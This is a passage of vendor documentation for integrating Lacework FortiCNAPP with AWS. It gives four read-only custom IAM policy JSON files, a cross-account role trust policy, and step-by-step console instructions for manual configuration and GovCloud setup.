If you plan to use Terraform, see AWS integration using Terraform on page 124.

If you plan to use CloudFormation, see AWS Integration Using CloudFormation.

Prerequisites

- *Cross-account IAM role* - The cross-account role provides Lacework FortiCNAPP the access to assess cloud resource configurations. Create the cross-account role for Lacework FortiCNAPP to use.
- *Custom IAM policy* - The custom policy defines additional services that Lacework FortiCNAPP needs. Create the policy and grant it to the cross-account role.
- *SecurityAudit IAM policy* - Lacework FortiCNAPP requires the AWS managed SecurityAudit IAM policy. Grant it to the cross-account role.

Additional Requirements

- *AWS account admin* - The account must have administrative privileges for every AWS account that you want to integrate with Lacework FortiCNAPP.
- *Lacework FortiCNAPP administrator* - You must have a Lacework FortiCNAPP account with administrator privileges.
- Ensure that you are deploying the integration to a supported AWS region.

Create IAM Policies and Role

To allow Lacework FortiCNAPP access to the required resources on your AWS environment, you must create the following:

- Custom IAM policies
- A cross-account IAM role

Create Custom IAM Policies

Create custom policies to enable read-only access to configuration resources.

Repeat the following process for each of the JSON files:

- AWS Configuration Policy 1 on page 206
- AWS Configuration Policy 2 on page 211
- AWS Configuration Policy 3 on page 217
- AWS Configuration Policy 4 on page 222

To create a custom IAM policy:

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Policies* in the left sidebar. A list of existing IAM policies appears.
4. Click *Create Policy*.
5. Select the *JSON* tab and paste the JSON content into the text box to define your new IAM policy.
6. Click *Next*.
7. Specify a policy name in *Name* and provide a brief description of your policy.
8. Optionally add tags as key-value pairs to AWS resources to identify them.
9. Click *Create policy*. Your new IAM policy appears in the list of policies for your AWS environment.

AWS Configuration Policy 1

```
{
    "Statement": [
        {
            "Action": [
            "ec2:GetEbsEncryptionByDefault"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GetEc2DefaultEncryption"
        },
        {
            "Action": [
            "eks:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "EksListTagsForResource"
        },
        {
            "Action": [
            "elasticfilesystem:DescribeFileSystemPolicy",
            "elasticfilesystem:DescribeFileSystems",
            "elasticfilesystem:DescribeLifecycleConfiguration",
```

```
            "elasticfilesystem:DescribeAccessPoints",
            "elasticfilesystem:DescribeAccountPreferences",
            "elasticfilesystem:DescribeBackupPolicy",
            "elasticfilesystem:DescribeReplicationConfigurations",
            "elasticfilesystem:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "EFS"
        },
        {
            "Action": [
            "elasticmapreduce:ListBootstrapActions",
            "elasticmapreduce:ListInstanceFleets",
            "elasticmapreduce:ListInstanceGroups"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "EMR"
        },
        {
            "Action": [
            "states:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "STATES"
        },
        {
            "Action": [
            "sagemaker:GetLineageGroupPolicy",
            "sagemaker:GetModelPackageGroupPolicy"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SAGEMAKER"
        },
        {
            "Action": [
            "ses:ListContactLists",
            "ses:GetContactList",
            "ses:ListContacts",
            "ses:GetContact",
            "ses:ListCustomVerificationEmailTemplates",
            "ses:GetCustomVerificationEmailTemplate",
            "ses:GetDedicatedIpPool",
            "ses:ListDeliverabilityTestReports",
            "ses:GetDeliverabilityTestReport",
            "ses:ListEmailIdentities",
            "ses:GetEmailIdentity",
            "ses:GetEmailIdentityPolicies",
            "ses:ListEmailTemplates",
```

```
            "ses:GetEmailTemplate",
            "ses:ListImportJobs",
            "ses:GetImportJob",
            "ses:ListRecommendations",
            "ses:ListSuppressedDestinations",
            "ses:GetSuppressedDestination",
            "ses:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SES"
        },
        {
            "Action": [
            "backup:ListBackupJobs",
            "backup:DescribeBackupJob",
            "backup:ListBackupPlanTemplates",
            "backup:GetBackupPlanFromTemplate",
            "backup:ListBackupPlans",
            "backup:GetBackupPlan",
            "backup:ListBackupPlanVersions",
            "backup:ListBackupSelections",
            "backup:GetBackupSelection",
            "backup:DescribeBackupVault",
            "backup:ListRecoveryPointsByBackupVault",
            "backup:DescribeRecoveryPoint",
            "backup:GetRecoveryPointRestoreMetadata",
            "backup:ListCopyJobs",
            "backup:ListFrameworks",
            "backup:DescribeFramework",
            "backup:ListLegalHolds",
            "backup:GetLegalHold",
            "backup:ListRecoveryPointsByLegalHold",
            "backup:ListProtectedResources",
            "backup:DescribeProtectedResource",
            "backup:ListRecoveryPointsByResource",
            "backup:ListReportPlans",
            "backup:ListRestoreJobs",
            "backup:ListTags"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "BACKUP"
        },
        {
            "Action": [
            "cognito-idp:GetSigningCertificate",
            "cognito-idp:GetCSVHeader",
            "cognito-idp:GetUserPoolMfaConfig",
            "cognito-idp:GetUICustomization"
            ],
            "Effect": "Allow",
```

```
            "Resource": "*",
            "Sid": "COGNITOIDP"
        },
        {
            "Action": [
            "compute-optimizer:DescribeRecommendationExportJobs",
            "compute-optimizer:GetAutoScalingGroupRecommendations",
            "compute-optimizer:GetEffectiveRecommendationPreferences",
            "compute-optimizer:GetEBSVolumeRecommendations",
            "compute-optimizer:GetEC2InstanceRecommendations",
            "compute-optimizer:GetEnrollmentStatus",
            "compute-optimizer:GetLambdaFunctionRecommendations",
            "compute-optimizer:GetRecommendationPreferences",
            "compute-optimizer:GetRecommendationSummaries",
            "compute-optimizer:GetEcsServiceRecommendations",
            "compute-optimizer:GetLicenseRecommendations"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "COMPUTEOPTIMIZER"
        },
        {
            "Action": [
            "kinesisanalytics:ListApplicationSnapshots",
            "kinesisanalytics:ListApplicationVersions",
            "kinesisanalytics:DescribeApplicationVersion",
            "kinesisanalytics:DescribeApplication"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "KINESISANALYTICS"
        },
        {
            "Action": [
            "identitystore:DescribeGroup",
            "identitystore:DescribeGroupMembership",
            "identitystore:DescribeUser",
            "identitystore:ListGroupMemberships",
            "identitystore:ListGroupMembershipsForMember",
            "identitystore:ListGroups",
            "identitystore:ListUsers"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "IDENTITYSTORE"
        },
        {
            "Action": [
            "sso:DescribeAccountAssignmentDeletionStatus",
            "sso:DescribeInstanceAccessControlAttributeConfiguration",
            "sso:GetInlinePolicyForPermissionSet"
            ],
```

```
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SSOReadOnly"
        },
        {
            "Action": [
            "apigateway:GET"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APIGATEWAY"
        },
        {
            "Action": [
            "apigatewayv2:GET"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APIGATEWAYV2"
        },
        {
            "Action": [
            "glacier:ListTagsForVault"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GLACIER"
        },
        {
            "Action": [
            "sns:GetDataProtectionPolicy",
            "sns:ListPlatformApplications",
            "sns:GetSubscriptionAttributes"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SNS"
        },
        {
            "Action": [
            "glue:ListWorkflows",
            "glue:BatchGetWorkflows",
            "glue:GetWorkflows",
            "glue:GetTags",
            "glue:GetTables"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GLUE"
        },
        {
            "Action": [
```

```
            "s3:GetBucketPublicAccessBlock"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GetBucketPublicAccessBlock"
        },
        {
            "Action": [
            "waf-regional:ListRules",
            "waf-regional:GetRule",
            "waf-regional:ListRuleGroups",
            "waf-regional:GetRuleGroup",
            "waf-regional:ListActivatedRulesInRuleGroup"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "WAFREGIONAL"
        },
        {
            "Action": [
            "codebuild:ListBuilds",
            "codebuild:BatchGetBuilds"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CODEBUILD"
        }
    ],
    "Version": "2012-10-17"
}
```

AWS Configuration Policy 2

```
{
    "Statement": [
        {
            "Action": [
            "kinesisvideo:GetSignalingChannelEndpoint",
            "kinesisvideo:GetDataEndpoint",
            "kinesisvideo:DescribeImageGenerationConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "KINESISVIDEO"
        },
        {
            "Action": [
            "aps:ListScrapers",
            "aps:DescribeScraper",
            "aps:ListWorkspaces",
            "aps:DescribeAlertManagerDefinition",
```

```
            "aps:DescribeLoggingConfiguration",
            "aps:DescribeWorkspace",
            "aps:ListRuleGroupsNamespaces",
            "aps:DescribeRuleGroupsNamespace",
            "aps:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "AMP"
        },
        {
            "Action": [
            "appstream:Describe*",
            "appstream:List*"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APPSTREAM"
        },
        {
            "Action": [
            "personalize:Describe*",
            "personalize:List*",
            "personalize:GetSolutionMetrics"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "PERSONALIZE"
        },
        {
            "Action": [
            "codeartifact:ListDomains",
            "codeartifact:DescribeDomain",
            "codeartifact:DescribeRepository",
            "codeartifact:ListPackages",
            "codeartifact:GetRepositoryEndpoint",
            "codeartifact:DescribePackage",
            "codeartifact:ListPackageVersions",
            "codeartifact:DescribePackageVersion",
            "codeartifact:GetPackageVersionReadme",
            "codeartifact:ListPackageVersionDependencies",
            "codeartifact:ListPackageVersionAssets",
            "codeartifact:GetPackageVersionAsset",
            "codeartifact:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CODEARTIFACT"
        },
        {
            "Action": [
            "fis:ListActions",
```

```
            "fis:GetAction",
            "fis:ListExperimentTemplates",
            "fis:GetExperimentTemplate",
            "fis:ListTargetAccountConfigurations",
            "fis:ListExperiments",
            "fis:GetExperiment",
            "fis:ListExperimentResolvedTargets",
            "fis:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "FIS"
        },
        {
            "Action": [
            "memorydb:DescribeMultiRegionClusters",
            "memorydb:DescribeSnapshots",
            "memorydb:DescribeSubnetGroups",
            "memorydb:DescribeParameterGroups",
            "memorydb:DescribeParameters",
            "memorydb:DescribeUsers",
            "memorydb:DescribeACLs",
            "memorydb:DescribeServiceUpdates",
            "memorydb:DescribeEngineVersions",
            "memorydb:DescribeReservedNodes",
            "memorydb:DescribeReservedNodesOfferings",
            "memorydb:ListTags",
            "memorydb:ListAllowedNodeTypeUpdates",
            "memorydb:ListAllowedMultiRegionClusterUpdates"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "MEMORYDB"
        },
        {
            "Action": [
            "qbusiness:GetApplication",
            "qbusiness:GetChatControlsConfiguration",
            "qbusiness:GetPolicy",
            "qbusiness:ListAttachments",
            "qbusiness:ListConversations",
            "qbusiness:ListMessages",
            "qbusiness:ListDataAccessors",
            "qbusiness:GetDataAccessor",
            "qbusiness:GetIndex",
            "qbusiness:GetDataSource",
            "qbusiness:GetPlugin",
            "qbusiness:ListPluginActions",
            "qbusiness:GetRetriever",
            "qbusiness:GetWebExperience",
            "qbusiness:ListPluginTypeMetadata",
            "qbusiness:ListPluginTypeActions"
```

```
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QBUSINESS"
        },
        {
            "Action": [
            "qapps:DescribeQAppPermissions",
            "qapps:GetLibraryItem",
            "qapps:GetQApp",
            "qapps:GetQAppSession",
            "qapps:GetQAppSessionMetadata",
            "qapps:ListCategories",
            "qapps:ListLibraryItems",
            "qapps:ListQAppSessionData",
            "qapps:ListQApps",
            "qapps:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QAPPS"
        },
        {
            "Action": [
            "wisdom:GetAIAgent",
            "wisdom:GetAIGuardrail",
            "wisdom:GetAIPrompt",
            "wisdom:GetContent",
            "wisdom:GetImportJob",
            "wisdom:GetKnowledgeBase",
            "wisdom:GetMessageTemplate",
            "wisdom:GetQuickResponse",
            "wisdom:ListAIAgentVersions",
            "wisdom:ListAIAgents",
            "wisdom:ListAIGuardrailVersions",
            "wisdom:ListAIGuardrails",
            "wisdom:ListAIPromptVersions",
            "wisdom:ListAIPrompts",
            "wisdom:ListAssistantAssociations",
            "wisdom:ListAssistants",
            "wisdom:ListContentAssociations",
            "wisdom:ListContents",
            "wisdom:ListImportJobs",
            "wisdom:ListKnowledgeBases",
            "wisdom:ListMessageTemplateVersions",
            "wisdom:ListMessageTemplates",
            "wisdom:ListQuickResponses",
            "wisdom:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QCONNECT"
```

```
        },
        {
            "Action": [
            "resource-groups:ListGroups",
            "resource-groups:GetGroupQuery",
            "resource-groups:GetGroupConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "RESOURCEGROUPS"
        },
        {
            "Action": [
            "servicecatalog:GetApplication",
            "servicecatalog:ListApplications",
            "servicecatalog:GetAssociatedResource",
            "servicecatalog:ListAssociatedResources",
            "servicecatalog:ListAssociatedAttributeGroups",
            "servicecatalog:GetAttributeGroup",
            "servicecatalog:ListAttributeGroups",
            "servicecatalog:ListTagsForResource",
            "servicecatalog:ListAttributeGroupsForApplication",
            "servicecatalog:GetConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SERVICECATALOGAPPREGISTRY"
        },
        {
            "Action": [
            "oam:GetLink",
            "oam:GetSink",
            "oam:GetSinkPolicy",
            "oam:ListAttachedLinks",
            "oam:ListLinks",
            "oam:ListSinks"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "OAM"
        },
        {
            "Action": [
            "clouddirectory:GetAppliedSchemaVersion",
            "clouddirectory:GetDirectory",
            "clouddirectory:GetFacet",
            "clouddirectory:GetLinkAttributes",
            "clouddirectory:GetObjectAttributes",
            "clouddirectory:GetObjectInformation",
            "clouddirectory:GetSchemaAsJson",
            "clouddirectory:GetTypedLinkFacetInformation",
            "clouddirectory:ListAppliedSchemaArns",
```

```
            "clouddirectory:ListAttachedIndices",
            "clouddirectory:ListDevelopmentSchemaArns",
            "clouddirectory:ListFacetAttributes",
            "clouddirectory:ListFacetNames",
            "clouddirectory:ListIncomingTypedLinks",
            "clouddirectory:ListIndex",
            "clouddirectory:ListManagedSchemaArns",
            "clouddirectory:ListObjectAttributes",
            "clouddirectory:ListObjectChildren",
            "clouddirectory:ListObjectParentPaths",
            "clouddirectory:ListObjectParents",
            "clouddirectory:ListObjectPolicies",
            "clouddirectory:ListOutgoingTypedLinks",
            "clouddirectory:ListPolicyAttachments",
            "clouddirectory:ListPublishedSchemaArns",
            "clouddirectory:ListTagsForResource",
            "clouddirectory:ListTypedLinkFacetAttributes",
            "clouddirectory:ListTypedLinkFacetNames"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CLOUDDIRECTORY"
        },
        {
            "Action": [
            "cost-optimization-hub:GetPreferences",
            "cost-optimization-hub:GetRecommendation",
            "cost-optimization-hub:ListEnrollmentStatuses",
            "cost-optimization-hub:ListRecommendationSummaries",
            "cost-optimization-hub:ListRecommendations"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "COSTOPTIMIZATIONHUB"
        },
        {
            "Action": [
            "budgets:DescribeBudgetAction",
            "budgets:DescribeBudgetActionHistories",
            "budgets:DescribeBudgetActionsForAccount",
            "budgets:DescribeBudgetActionsForBudget",
            "budgets:ListTagsForResource",
            "budgets:ViewBudget"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "BUDGETS"
        },
        {
            "Action": [
            "aws-portal:GetConsoleActionSetEnforced",
            "aws-portal:ViewAccount",
```

```
            "aws-portal:ViewBilling",
            "aws-portal:ViewPaymentMethods",
            "aws-portal:ViewUsage"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "BILLINGCONSOLE"
        }
    ],
    "Version": "2012-10-17"
    }
```

AWS Configuration Policy 3

```
{
    "Type": "AWS::IAM::ManagedPolicy",
    "Properties": {
        "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "IOT",
                "Action": [
                    "iot:GetCommand",
                    "iot:GetCommandExecution",
                    "iot:GetEffectivePolicies",
                    "iot:GetIndexingConfiguration",
                    "iot:GetJobDocument",
                    "iot:GetV2LoggingOptions",
                    "iot:GetOtaUpdate",
                    "iot:GetPackage",
                    "iot:GetPackageConfiguration",
                    "iot:GetPackageVersion",
                    "iot:GetRegistrationCode",
                    "iot:GetBehaviorModelTrainingSummaries",
                    "iot:GetThingConnectivityData",
                    "iot:GetTopicRule",
                    "iot:GetTopicRuleDestination"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            },
            {
                "Sid": "IOTEVENTS",
                "Action": [
                    "iotevents:DescribeAlarmModel",
                    "iotevents:ListAlarmModels",
                    "iotevents:ListTagsForResource",
                    "iotevents:ListAlarmModelVersions",
```

```
                "iotevents:DescribeDetectorModel",
                "iotevents:ListDetectorModels",
                "iotevents:ListDetectorModelVersions",
                "iotevents:DescribeInput",
                "iotevents:DescribeLoggingOptions"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "MEDIAPACKAGE",
            "Action": [
                "mediapackage:ListChannels",
                "mediapackage:ListHarvestJobs",
                "mediapackage:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "MEDIAPACKAGEV2",
            "Action": [
                "mediapackagev2:GetChannel",
                "mediapackagev2:GetChannelPolicy",
                "mediapackagev2:ListChannels",
                "mediapackagev2:ListTagsForResource",
                "mediapackagev2:GetChannelGroup",
                "mediapackagev2:ListChannelGroups",
                "mediapackagev2:ListHarvestJobs",
                "mediapackagev2:GetOriginEndpoint",
                "mediapackagev2:GetOriginEndpointPolicy",
                "mediapackagev2:ListOriginEndpoints"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "MEDIAPACKAGEVOD",
            "Action": [
                "mediapackage-vod:DescribeAsset",
                "mediapackage-vod:ListAssets",
                "mediapackage-vod:ListPackagingConfigurations",
                "mediapackage-vod:ListPackagingGroups"
            ],
            "Effect": "Allow",
            "Resource": [
```

```
                "*"
            ]
        },
        {
            "Sid": "SUPPORT",
            "Action": [
                "support:DescribeCases",
                "support:DescribeCommunications",
                "support:DescribeServices",
                "support:DescribeSeverityLevels"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "IMAGEBUILDER",
            "Action": [
                "imagebuilder:GetComponentPolicy",
                "imagebuilder:ListComponents",
                "imagebuilder:ListTagsForResource",
                "imagebuilder:GetComponent",
                "imagebuilder:ListComponentBuildVersions",
                "imagebuilder:GetContainerRecipe",
                "imagebuilder:GetContainerRecipePolicy",
                "imagebuilder:ListContainerRecipes",
                "imagebuilder:GetDistributionConfiguration",
                "imagebuilder:ListDistributionConfigurations",
                "imagebuilder:GetImagePolicy",
                "imagebuilder:ListImages",
                "imagebuilder:GetImage",
                "imagebuilder:ListImageBuildVersions",
                "imagebuilder:ListImagePackages",
                "imagebuilder:GetImagePipeline",
                "imagebuilder:ListImagePipelines",
                "imagebuilder:GetImageRecipe",
                "imagebuilder:GetImageRecipePolicy",
                "imagebuilder:ListImageRecipes",
                "imagebuilder:ListImageScanFindings",
                "imagebuilder:ListImageScanFindingAggregations",
                "imagebuilder:GetInfrastructureConfiguration",
                "imagebuilder:ListInfrastructureConfigurations",
                "imagebuilder:ListLifecycleExecutions",
                "imagebuilder:ListLifecycleExecutionResources",
                "imagebuilder:GetLifecyclePolicy",
                "imagebuilder:ListLifecyclePolicies",
                "imagebuilder:ListWorkflows",
                "imagebuilder:GetWorkflow",
                "imagebuilder:ListWorkflowBuildVersions",
                "imagebuilder:ListWorkflowExecutions",
                "imagebuilder:GetWorkflowStepExecution",
```

```
                "imagebuilder:ListWorkflowStepExecutions"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "DETECTIVE",
            "Action": [
                "detective:BatchGetMembershipDatasources",
                "detective:ListDatasourcePackages",
                "detective:ListTagsForResource",
                "detective:GetInvestigation",
                "detective:ListIndicators",
                "detective:ListInvestigations",
                "detective:ListInvitations",
                "detective:BatchGetGraphMemberDatasources",
                "detective:ListOrganizationAdminAccounts"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "BATCH",
            "Action": [
                "batch:DescribeJobs",
                "batch:ListJobs",
                "batch:ListTagsForResource",
                "batch:DescribeJobQueues",
                "batch:DescribeSchedulingPolicies",
                "batch:ListSchedulingPolicies"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "NETWORKMANAGER",
            "Action": [
                "networkmanager:GetConnectAttachment",
                "networkmanager:GetSiteToSiteVpnAttachment",
                "networkmanager:GetTransitGatewayRouteTableAttachment",
                "networkmanager:GetVpcAttachment",
                "networkmanager:ListAttachments",
                "networkmanager:GetConnectPeer",
                "networkmanager:ListConnectPeers",
                "networkmanager:GetCoreNetwork",
                "networkmanager:GetCoreNetworkChangeEvents",
```

```
                "networkmanager:GetCoreNetworkChangeSet",
                "networkmanager:GetCoreNetworkPolicy",
                "networkmanager:GetNetworkRoutes",
                "networkmanager:ListCoreNetworkPolicyVersions",
                "networkmanager:ListCoreNetworks",
                "networkmanager:GetConnectPeerAssociations",
                "networkmanager:GetConnections",
                "networkmanager:GetCustomerGatewayAssociations",
                "networkmanager:GetDevices",
                "networkmanager:GetLinkAssociations",
                "networkmanager:GetLinks",
                "networkmanager:GetNetworkResourceCounts",
                "networkmanager:GetNetworkResourceRelationships",
                "networkmanager:GetNetworkResources",
                "networkmanager:GetNetworkTelemetry",
                "networkmanager:GetResourcePolicy",
                "networkmanager:GetSites",
                "networkmanager:GetTransitGatewayConnectPeerAssociations",
                "networkmanager:GetTransitGatewayRegistrations",
                "networkmanager:GetTransitGatewayPeering",
                "networkmanager:ListPeerings"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "CODEPIPELINE",
            "Action": [
                "codepipeline:ListActionExecutions",
                "codepipeline:GetActionType",
                "codepipeline:ListActionTypes",
                "codepipeline:ListTagsForResource",
                "codepipeline:ListPipelineExecutions",
                "codepipeline:ListRuleExecutions",
                "codepipeline:ListRuleTypes",
                "codepipeline:ListWebhooks"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "GREENGRASS",
            "Action": [
                "greengrass:GetBulkDeploymentStatus",
                "greengrass:GetGroupCertificateAuthority",
                "greengrass:GetConnectorDefinitionVersion",
                "greengrass:GetCoreDefinitionVersion",
                "greengrass:GetDeploymentStatus",
```

```
                    "greengrass:GetDeviceDefinitionVersion",
                    "greengrass:GetFunctionDefinitionVersion",
                    "greengrass:GetAssociatedRole",
                    "greengrass:GetGroupCertificateConfiguration",
                    "greengrass:GetGroupVersion",
                    "greengrass:GetLoggerDefinitionVersion",
                    "greengrass:GetResourceDefinitionVersion",
                    "greengrass:GetServiceRoleForAccount",
                    "greengrass:GetSubscriptionDefinitionVersion",
                    "greengrass:DescribeComponent",
                    "greengrass:GetComponent",
                    "greengrass:GetConnectivityInfo",
                    "greengrass:GetCoreDevice",
                    "greengrass:GetDeployment",
                    "greengrass:GetServiceRoleForAccount"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            }
        ]
    }
}
```

AWS Configuration Policy 4

```
"LaceworkCWSAuditPolicy20254": {
  "Type": "AWS::IAM::ManagedPolicy",
  "Properties": {
    "ManagedPolicyName": {"Fn::Sub": "LaceworkCWSAuditPolicy-${AWS::AccountId}-20254"},
    "PolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "SSM",
          "Action": [
            "ssm:GetConnectionStatus"
          ],
          "Effect": "Allow",
          "Resource": [
            "*"
          ]
        },
        {
          "Sid": "EKS",
          "Action": [
            "eks:DescribeAddon",
            "eks:ListAddons"
          ],
          "Effect": "Allow",
```

```
          "Resource": [
            "*"
          ]
        },
        {
          "Sid": "INSPECTOR2",
          "Action": [
            "inspector2:BatchGetCodeSnippet",
            "inspector2:ListCisScanResultsAggregatedByChecks",
            "inspector2:ListCisScanResultsAggregatedByTargetResource",
            "inspector2:ListCisScanConfigurations",
            "inspector2:ListMembers",
            "inspector2:BatchGetFindingDetails",
            "inspector2:GetCisScanReport",
            "inspector2:GetCisScanResultDetails",
            "inspector2:ListCisScans",
            "inspector2:GetEncryptionKey"
          ],
          "Effect": "Allow",
          "Resource": [
            "*"
          ]
        },
        {
          "Sid": "WAF",
          "Action": [
            "waf:GetRegexPatternSet",
            "waf:GetPermissionPolicy",
            "waf:ListIPSets",
            "waf:GetIPSet",
            "waf:GetRuleGroup"
          ],
          "Effect": "Allow",
          "Resource": [
            "*"
          ]
        },
        {
          "Sid": "WAFV2",
          "Action": [
            "wafv2:GetManagedRuleSet",
            "wafv2:GetRegexPatternSet",
            "wafv2:GetPermissionPolicy",
            "wafv2:GetIPSet",
            "wafv2:ListIPSets",
            "wafv2:ListManagedRuleSets",
            "wafv2:GetRuleGroup"
          ],
          "Effect": "Allow",
          "Resource": [
            "*"
          ]
```

```
        }
      ]
    }
  }
}
```

Create a Cross-Account IAM Role

Lacework FortiCNAPP requires a cross-account role to analyze events.

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Roles* in the left sidebar. A list of existing IAM roles appears.
4. Click *Create role*.
5. For *Trusted entity type*, select *Custom trust policy*.
6. Add the following policy statement:

```
{
     "Version": "2012-10-17",
     "Statement": [
         {
             "Sid": "Statement",
             "Effect": "Allow",
             "Principal": {
                 "AWS": "arn:aws:iam::434813966438:role/lacework-platform"
             },
             "Action": "sts:AssumeRole",
             "Condition": {
                 "StringEquals": {
                     "sts:ExternalId": [
                         "lweid:aws:v2:<tenant_name>:<aws_account_id>:<unique_id>"
                     ]
                 }
             }
         }
     ]
 }
```

   - `434813966438:role/lacework-platform` is the Lacework FortiCNAPP account ID and Lacework FortiCNAPP role name.
   - For `sts:ExternalId`, provide an external ID, which must consist of your Lacework FortiCNAPP tenant name (from your Lacework FortiCNAPP URL `<tenant_name>.lacework.net`), AWS account being integrated, and a random 10 character string. See the complete external ID format details to verify it is Lacework FortiCNAPP-compliant. Copy the external ID so you can use it later in the onboarding process when you configure the integration from the Lacework FortiCNAPP Console.
7. Click *Next*. The *Add permissions* page appears.
8. Add the AWS managed *SecurityAudit* policy and the custom IAM policy you created earlier.
9. Click *Next*.
10. Name the new role.

11. Click *Create role*.
12. Record the ARN for this cross-account role. You will need this information when you configure integration from the Lacework FortiCNAPP Console.
13. Proceed to AWS Integration - Manual Configuration and follow the steps to complete the integration from the Lacework FortiCNAPP Console.

AWS Integration - Manual Configuration

Integrate Lacework FortiCNAPP with AWS to analyze CloudTrail activity and configuration compliance. This topic describes how to manually integrate Lacework FortiCNAPP with AWS.

Navigate to Manual Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *Manual configuration*.
5. Click *Next*.
6. Select an integration type and follow the steps that correspond to the integration type.
   - Configuration
   - Configuration (US GovCloud)
   - CloudTrail+Configuration
   - CloudTrail+Configuration (US GovCloud)
   - EKS Audit Log

AWS Configuration

Ensure you have completed the prerequisites described in AWS Configuration Integration Prerequisites.

1. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
2. For *Account ID*, enter your AWS account identifier or alias.
3. For *External ID*, paste the external ID that you created when completing the prerequisites. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.
4. For *Role ARN*, enter the ARN of the cross-account role that you created when completing the prerequisites. Lacework FortiCNAPP uses this to access your AWS resources.
5. Click *Save* to finish the AWS integration and save your onboarding progress.
   The integration appears in the list of cloud accounts under *Cloud accounts*.

AWS CloudTrail and Configuration

Ensure you have completed the prerequisites described in AWS CloudTrail Integration Prerequisites.

1. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
2. For *Account ID*, enter your AWS account identifier or alias.
3. For *External ID*, paste the external ID that you created when completing the prerequisites. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.
4. For *Role ARN*, enter the ARN of the cross-account role that you created when completing the prerequisites. Lacework FortiCNAPP uses this to access your AWS resources.
5. For *SQSQueueURL*, enter the Amazon Simple Queue Service (SQS) URL value.
6. Click *Save* to finish the AWS integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

AWS GovCloud Integration

Lacework FortiCNAPP now provides AWS GovCloud support for Datasource Metadata, which allows GovCloud customers to migrate to the new CSPM Compliance engine based on LPP/LQL.

AWS GovCloud (US-East and US-West) are isolated regions within AWS for hosting sensitive data in regulated workflows. The workflows described below differ from AWS standard regions and are relevant for monitoring only AWS GovCloud environments within the Lacework FortiCNAPP application.

Two integration methods are available:

- Terraform - This method sets up CloudTrail (US GovCloud) and Config (US GovCloud) integrations.
- AWS CloudFormation template - This method sets up the CloudTrail (US GovCloud) integration only.

Use Terraform

Configuration (US GovCloud) Integration with Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider for Lacework FortiCNAPP, which enables configuration of Lacework FortiCNAPP integrations using automation.

